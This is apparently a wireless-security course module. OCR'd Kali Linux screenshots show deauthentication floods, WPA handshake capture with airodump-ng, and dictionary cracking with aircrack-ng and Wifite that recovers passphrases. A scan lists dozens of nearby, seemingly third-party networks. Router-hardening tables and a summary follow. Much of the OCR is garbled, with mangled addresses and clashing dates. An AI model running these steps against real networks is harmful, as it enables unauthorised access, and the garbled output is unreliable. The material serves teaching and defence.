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

20:23:10 Sending 64 directed DeAuth (code 7), STMAC: [60:9F:3E:B0:9F:51] [110|115 ACKs]
20:23:10 Sending 64 directed DeAuth (code 7), STMAC: [66:9F:3E:B0:9F:51] [75|104 ACKs]
20:23:19 Sending 64 directed DeAuth (code 7), STMAC: [66:9F:3E:B0:9F:51] [90|100 ACKs]
20:23:20 Sending 64 directed DeAuth (code 7), STMAC: [66:9F:3E:B0:9F:51] [2166 ACKs]
20:23:21 Sending 64 directed DeAuth (code 7), STMAC: [66:9F:3E:B0:9F:51] [1166 ACKs]
20:22:22 Sending 64 directed DeAuth (code 7), STMAC: [66:9F:3E:B0:9F:51] [2186 ACKs]
20:22:22 Sending 64 directed DeAuth (code 7), STMAC: [66:9F:3E:B0:9F:51] [0164 ACKs]
20:22:23 Sending 64 directed DeAuth (code 7), STMAC: [66:9F:3E:B0:9F:51] [0166 ACKs]
20:22:26 Sending 64 directed DeAuth (code 7), STMAC: [66:9F:3E:B0:9F:51] [0164 ACKs]
20:22:25 Sending 64 directed DeAuth (code 7), STMAC: [66:9F:3E:B0:9F:51] [2186 ACKs]
20:22:28 Sending 64 directed DeAuth (code 7), STMAC: [66:9F:3E:B0:9F:51] [3355 ACKs]
Watchlist
Search
ENG IN
08:45 PM
27-12-2023


kali, [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/aviku
Session Actions Edit View Help
20:26:29 Sending 64 directed Deouth Death 7), *CMAC: [E6:9f:36:00:5F:31] (0122 ACSc)
┌──(root㉿kali)-/home/aviku#
└─# airodump-ng --ossid 70:32:18:51:00:33 -c 11 -w wifipass wlan0
20:24:22 Created capture file 'wifipass-01.cap'.
CH 11][elapsed: 1 min][2025-11-27 23:36][WPA bandshake: 78:32:18:51:00:33
ESSID PWR RXQ Beasons Batts, Ø/s CN MB E3C CIPHER AUTH ESSID
78:32:19:51:08:53 -66 100 295 3775 194 11 270 WP43 CCMP PSX CHINNU
ESSID STATION PWR Rate Last Frames Notes Probes
78:32:18:51:08:33 78:89:0C:2D:02:75 -79 24e- 1 0 701
70:32:18:51:00:53 04:08:99:18:10:00 -71 23e- 1 0 307
70:32:18:51:09:53 4A:68:78:70:08:04 0 24e-14e 32 1250
70:32:18:51:08:53 E8:C7:07:50:60-25 -19 1e- 1e 0 500
70:32:18:51:60:53 00:81:00:00:11:88 -79 1e- 1 14 1005
Quetting...
┌──(root㉿kali)-/home/aviku#
└─# aircrack-ng -e2 70:22:18:51:88:33 -v /uer/share/wordlists/rockyou.let wifipass-01.cap
Reading packets, please wait...
Opening 70:22:18:53:00:33
Failed to open '70:22:18:53:00:23' (2): No such file or directory
Opening wifipass-01.cap
Filer-frame tieeout parlod exceeded.
Reselting EAPOL handshake decoder state.
Read 104662 packets.
BSSID ESSID Encryption
1 78:32:36:51:50:33 CHINOJ WPA (1 handshake)
Choosing first network as target.
Reading packets, please wait...
Opening wifipass-01.cap
Opening 70:22:30:33:08:33
Failed to open '70:32:10:33:00:33' (2): No such file or directory
Cliter-fnoam tizonus packed sasseded.
Resolting EAPOL Handshake decader state.
Read 104662 packets.
1 potential targets
root@kali:/home/aviku#
Watchlist
Search
ENG IN
08:47 PM
27-12-2022


kali [Bunning] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/aviku
Secsion Actions Edit View Help
(root㉿kali)-[/home/aviku]
aircrack-ng -cb 78:32:18:51:60:33 -w /usr/share/wordlists/rookyou.txt wiflpass-01.cap
Reading packets, please wait...
Opening 76:32:18:51:00:33
Failed to open '76:22:16:51:60:33' (2): no such file or directory
Opening wiflpass-01.cap
Inter-frame timeout strowd exceeded.
Revetting EAPOL Handshake decader state.
Head 18A462 packets.
BBSID ESSID Encryption
1 78:32:18:51:08:33 CHINNU WPA (1 handshake)
Choosing first network at target.
Reading packets, please wait...
Opening 78:22:16:51:60:33
Failed to open '75:22:16:51:60:33' (3): no such file or directory
Opening wifipaas-01.rep
Inter-frame timeoxt extend exceeded.
Resetting EAPOL Handshake decader slate.
Read 184482 packets.
1 potential targets
Aircrack-ng 1.7
[00:00:00] 60/10383729 keys tested (1125.56 K/s)
Tiee left: 2 hours, 20 minutes, 5 seconds 0.00%
KEY FOUND! [9769721013]
Master Key : 60 68 98 30 00 25 08 80 35 92 AF CC Bb 24 30 09
AC 00 2A 70 A7 A1 34 A3 60 06 00 0B 0E CE 89 96
Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC : AC AC A2 37 85 4F FF 70 1A 1A 86 CB C3 36 36 71
root@kali:/home/aviku#
Watchlist
Ideas
Search
ENG
IN
08:47 PM
27-12-2025

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
Lab Tasks

Task: Assess Wireless Network Security Using Wifite

Wifite is an automated wireless security auditing tool designed to simplify the process of testing wireless networks. It integrates multiple wireless attack techniques into a single framework, allowing security professionals to evaluate the strength of wireless encryption and authentication mechanisms in an authorized environment.

Wifite supports the assessment of various wireless security configurations, including **WEP, WPA, WPA2, and WPS-enabled networks**. It automatically identifies nearby wireless networks, determines their encryption type, and applies appropriate testing techniques based on the network's security settings.



kali linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@aviku: /home/aviku

Session Actions Edit View Help

```
NUM                    ESSID   CH  ENCR    PWR    WPS  CLIENT
---  ---------------------------  --  -----  -----  ---  ------
  1      (A0:91:CA:62:BB:6B)   10  WPA    99db   no    1
  2         Airtel_suma_9089    1  WPA-P  66db   no    5
  3              IQOO Z9S 5G    1  WPA-P  66db   no
  4              IQOO Z9S 5G   11  WPA-P  57db   no
  5                     IQOO   11  WPA-P  46db   no    1
  6                   moto g   11  WPA-P  29db   no
  7      (F6:50:D5:49:DC:59)    4  WPA-P  26db   no    2
  8      (7E:8A:20:D4:72:71)    6  WPA-P  26db   no
  9    70mai_A800S_2.4G_c8e2    7  WPA-P  25db   no
 10              Technohertz    6  WPA-P  22db   no
 11              Technohertz    5  WPA-P  22db   no    2
 12          70mai_A810_7666    1  WPA-P  22db   no
 13  DIRECT-29-HP DeskJet ...   6  WPA-P  21db  lock
 14         Airtel_Zerotouch    6  WPA-P  21db  yes
 15           OPPO Reno11 5G*  11  WPA-P  21db   no    1
 16              OPPO F23 5G   11  WPA-P  21db   no
 17                  PHEIDGE    7  WPA-P  18db   no    5
 18      (22:23:51:A3:CC:02)    5  WPA-P  18db   no
 19                Monte Carlo  4  WPA-P  18db  yes    1
 20              vivo Y56 5G    6  WPA-P  18db   no
 21     Airtel_Apprisia_6878    6  WPA-P  18db  yes
 22         Airtel_saya_4455   11  WPA-P  17db  yes
 23                 Kaavyasaa   5  WPA-P  17db  yes    1
 24             vivo V23 Pro   11  WPA-P  17db   no    1
 25    moto edge 60 pro_4443   11  WPA-P  14db   no    1
 26       Lakshmi Bhojanalay    6  WPA-P  14db  yes
 27           Shree Samartha   10  WPA-P  13db  yes    1
 28      (CA:CD:55:D2:37:48)   11  WPA-P  13db   no
 29                Mohanlal1*   7  WPA-P  13db  yes
 30         Airtel_Zerotouch    8  WPA-P  10db   no
 31                      far    8  WPA-P  10db  yes
 32      (BE:3B:D1:7E:48:46)    6  WPA-P   9db   no
 33                 COFE_A8DE   13  WPA-P   6db  lock
 34         Airtel_kara_4567   11  WPA-P   6db   no
 35         Airtel_kish_2020    1  WPA-P   6db   no
 36           SEMICOLON_WIFI   11  WPA-P   6db   no
 37    !! Operation Floor !!    6  WPA-P   6db  yes
```

kali linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@aviku: /home/aviku

Session Actions Edit View Help

```
 32      (BE:3B:D1:7E:48:46)    6  WPA-P   9db   no
 33                 COFE_A8DE   13  WPA-P   6db  lock
 34         Airtel_kara_4567   11  WPA-P   6db   no
 35         Airtel_kish_2020    1  WPA-P   6db   no
 36           SEMICOLON_WIFI   11  WPA-P   6db   no
 37    !! Operation Floor !!    6  WPA-P   6db  yes
 38                  OPPO A57   11  WPA-P   6db   no
 39         Airtel_Zerotouch   11  WPA-P   6db  yes
 40            MH 12 HB 0147   11  WPA-P   6db   no
 41           itel Vision1Pro  11  WPA-P   6db  lock
[+] Select target(s) (1-41) separated by commas, dashes or all: 5

[+] (1/1) Starting attacks against 1A:AA:6E:58:C5:89 (IQOO )
[!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool
[+] IQOO  (46db) WPA Handshake capture: Discovered new client: 1E:54:B3:AE:E2:56
[+] IQOO  (53db) WPA Handshake capture: Discovered new client: AE:CC:B1:28:03:39
[+] IQOO  (53db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_IQOO_1A-AA-6E-58-C5-89_2025-12-26T02-14-07.cap saved

[+] analysis of captured handshake file:
[+]   tshark: .cap file contains a valid handshake for (1a:aa:6e:58:c5:89)
[+] aircrack: .cap file contains a valid handshake for (1A:AA:6E:58:C5:89)

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 0.01% ETA: 19m6s @ 177.8kps (current key: 12345678)
[+] Cracked WPA Handshake PSK: 12345678

[+]   Access Point Name: IQOO
[+]  Access Point BSSID: 1A:AA:6E:58:C5:89
[+]          Encryption: WPA
[+]      Handshake File: hs/handshake_IQOO_1A-AA-6E-58-C5-89_2025-12-26T02-14-07.cap
[+]      PSK (password): 12345678
[+] saved crack result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting
[!] Note: Leaving interface in Monitor Mode!
[!] To disable Monitor Mode when finished: airmon-ng stop wlan0

┌──(root㉿aviku)-[/home/aviku]
└─#
```

Defense Against Wireless Attacks

Configuration Best Practices (Router & Access Point Level)

Practice	Explanation	Real-World Benefit
Enable encryption (WPA3/WPA2)	Use strong encryption protocols like WPA3 or WPA2 to protect data in transit. Avoid WEP, which is outdated and easily cracked.	Prevents attackers from intercepting and reading wireless traffic.
Change passphrases regularly	Rotate Wi-Fi passwords periodically to reduce the risk of long-term compromise.	Limits the window of opportunity for unauthorized access.
Close unused ports	Disable services and ports not in use (e.g., FTP, Telnet) on the router/AP.	Reduces attack surface and prevents exploitation of dormant services.
Change default IP address of router console	Modify the default admin IP (e.g., from 192.168.0.1 to 192.168.77.1).	Makes it harder for attackers to locate and target the admin interface.
Disable remote router login and wireless administration	Restrict router configuration access to wired connections only.	Prevents remote takeover of router settings.
Enable MAC address filtering	Allow only pre-approved device MAC addresses to connect.	Adds a layer of device-level access control.

Network Segmentation & Access Control

Practice	Explanation	Real-World Benefit
Segregate guest and private networks	Use VLANs or separate SSIDs to isolate guest traffic from internal resources.	Prevents guests from accessing sensitive files or systems.

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Practice	Explanation	Real-World Benefit
Use closed networks (hidden SSID)	Don't broadcast the SSID; share it manually with employees.	Reduces visibility to casual attackers scanning for networks.
Disable SSID broadcast	Prevents the network name from appearing in public Wi-Fi lists.	Makes the network less discoverable to outsiders.
Assign static IP addresses	Turn off DHCP and manually assign IPs to known devices.	Prevents rogue devices from easily joining the network.

Protocol & Service Hardening

Practice	Explanation	Real-World Benefit
Disable SNMP (or restrict it)	Turn off SNMP unless needed; if used, configure with least privilege.	Prevents attackers from gathering network info or changing settings.
Set strong router access password	Use complex, unique passwords for router login.	Blocks unauthorized configuration changes.
Enable firewall protection	Activate built-in router firewalls or use external ones.	Filters malicious traffic and blocks unauthorized access.

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Module Summary

1. Wireless Network Concepts

This module began with an overview of wireless networking fundamentals. We studied how WLANs operate using radio frequencies, the role of access points (APs) as bridges between wired and wireless networks, and how client devices (stations) connect to them. The importance of channels and frequency bands (2.4 GHz and 5 GHz) was highlighted, along with how interference can affect performance.

2. Wireless Encryption Technologies

We examined the evolution of encryption standards:

- **WEP**: Outdated and insecure.
- **WPA**: Introduced TKIP but still vulnerable.
- **WPA2**: Uses AES encryption and remains widely deployed.
- **WPA3**: Latest standard offering stronger protection against brute-force attacks.
  We also compared **Personal (PSK)** and **Enterprise (RADIUS-based)** authentication modes.

3. Wireless Threats

The module detailed various threats:

- **Eavesdropping** on unencrypted traffic.
- **Rogue APs** and **Evil Twin attacks** tricking users into connecting.
- **Denial-of-Service (DoS/DDoS)** attacks disrupting APs.
- **Man-in-the-Middle (MITM)** interception and manipulation of traffic.
- **Password cracking** using captured handshake packets.

4. Wireless Hacking Methodology

We studied the attacker's workflow:

1. **Wi-Fi Discovery** using tools like airodump-ng.
2. **Traffic Analysis** to identify encryption types and vulnerabilities.
3. **Launching Attacks** such as deauthentication or rogue AP setups.

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4. **Encryption Cracking** by capturing WPA/WPA2 handshakes and brute-forcing passwords.

5. Wireless Hacking Tools

Key tools introduced include:

- **Airodump-ng** (packet capture and discovery)
- **Aircrack-ng** (password cracking)
- **Kismet** (network detection/sniffing)
- **Wireshark** (packet analysis)
- **Reaver** (WPS exploitation)
- **Fern Wi-Fi Cracker** (GUI-based attacks)

6. Countermeasures

To defend against attacks, we discussed:

- Using **WPA2/WPA3 encryption** and rotating passphrases.
- **Disabling SSID broadcasts** and employing closed networks.
- **MAC address filtering** and **network segmentation** for guests.
- **Disabling unused services** like DHCP or SNMP unless required.
- **Changing default SSIDs, router IPs, and admin passwords**.
- **Firewalls and IDS/IPS** for monitoring suspicious activity.
- **Regular updates** for routers and APs.

7. Securing Wireless Networks

Best practices emphasized include strong configuration, access control, monitoring tools, and user awareness training to prevent accidental connections to malicious APs.

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